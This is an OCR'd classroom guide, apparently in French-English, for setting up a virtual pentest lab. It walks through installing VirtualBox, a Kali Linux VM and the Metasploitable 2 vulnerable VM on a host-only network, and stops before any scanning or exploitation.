Hands-On Security Scanning & Exploit

Prerequisites

You need to install VirtualBox, and download VM Images.

This requires at least 8Go of memory RAM, lot of free Disk space (~16 Go !!!) , and possibly long time to download or good Ethernet/Wifi connection. Your PC should have VT-X (Virtualization features enabled : i.e. more recent than ~5 years), and can run one any os Windows / Linux / Mac.

If you do not have so many free disk space on your PC, try working you're a teammate's PC.

(Maybe some ligthweigth alternatives are possible, like downloading only "Nmap" & "Metasploit" software alone ?)

Basic knowledge of Linux & Security is required.

Notice

This hands-on is inspired from https://stationx.net/how-to-create-a-virtual-hacking-lab/, and https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

You may need to use Google / ChatGPT or read extra online resources.

There are many similar tutorials on Internet. Just google it.

Step 1 : install VirtualBox


If you don't already have VirtualBox installed, 

Then download it from https://www.virtualbox.org/wiki/Downloads



On your disk, this will take ~215 Mo.


Install (unzip in a local dir like c:\apps\virtualBox) then Launch it



Step 2 : Download Kali VM Image

Open https://www.kali.org/


Kali is a Linux distribution based on Debian – Ubuntu, packaged with lot of tools pre-configured for security Pen-Testers.




Click on Download (=> https://www.kali.org/get-kali/#kali-platforms)

and choose your options

The recommended one is “Virtual Machine”:



Then chose VirtualBox:



This VM Image is huge… 13 Go !

Nom	Modifié le	Type	Taille
kali-linux-2024.1-virtualbox-amd64.vbox	25/02/2024 18:48	VirtualBox Machin...	3 Ko
kali-linux-2024.1-virtualbox-amd64.vdi	11/03/2024 23:07	Virtual Disk Image	13 807 937...


You may choose other options.

Example: Windows WSL …. 4Go, or Docker if you have it installed (Postman rather than Docker) ?


Add a new VM in VirtualBox, and select the unzipped file “kali .vdi” (or simply double click on this file)

Then configure the VM to change the Network settings :

In Tab “Adapter 1”:




In Tab “Adapter 2” :



Then Click on the “Start” button 

, to launch the VM


Finally, login in that VM using username = kali, and password = kali






Possibly, the VM is configured with qwerty keyboard, and you have a French azerty keyboard…

If so, click on top left kali icon, then search app with name “keyboard”



And open tab “Layout” to adapt it to your keyboard Layout (remove “English”, add “French”)



Open a terminal window, and check both apps are installed and run correctly, by typing :


nmap --version

msfconsole --version



try upgrading the distribution (this may take ~20 minutes…), using

sudo apt-get update
sudo apt-get upgrade metasploit-framework
sudo msfdb reinit



Step 3 : Download and run a vulnerable Image to run the PenTest

There are many famous vulnerable virtual machines on the internet, including OWASP Broken Web Application, Damn Vulnerable Web App, and Metasploitable 1-3 (https://www.vulnhub.com/?q=metasploitable) .

These and more can be found on VulnHub (https://www.vulnhub.com/), a massive collection of different vulnerable VMs free for download.


Open and download https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download

Unzip it, you get a VirtualBox image file of ~1.8 Go




Nom	Modifié le	Type	Taille
Metasploitable.nvram	11/03/2024 22:15	Fichier NVRAM	9 Ko
Metasploitable.vmdk	11/03/2024 23:07	Virtual Machine Di...	1 880 512 ...
Metasploitable.vmsd	11/03/2024 22:15	Fichier VMSD	0 Ko
Metasploitable.vmx	11/03/2024 22:15	Fichier VMX	3 Ko
Metasploitable.vmxf	11/03/2024 22:15	Fichier VMXF	1 Ko


In VirtualBox, add a second VM, of type Linux



choose “Use and existing virtual hard disk file” , and select your unzipped Metasploit.vmdk file




In the network settings, use “Host-only Adapter”




At this point, you have 2 VMs in VirtualBox

Then start this second VM




Note that this Vm has no graphical user interface.



You can login in its terminal, using username = msfadmin / password = msfadmin

(if you have French keyboard… notice touch “m” is “,” and “a” is “q”)



Congrats ! You have finished the installation steps… Now the Hands-on really begin

Example of lighweith Alternative for mutillidae web app only:

https://github.com/webpwnized/mutillidae-docker

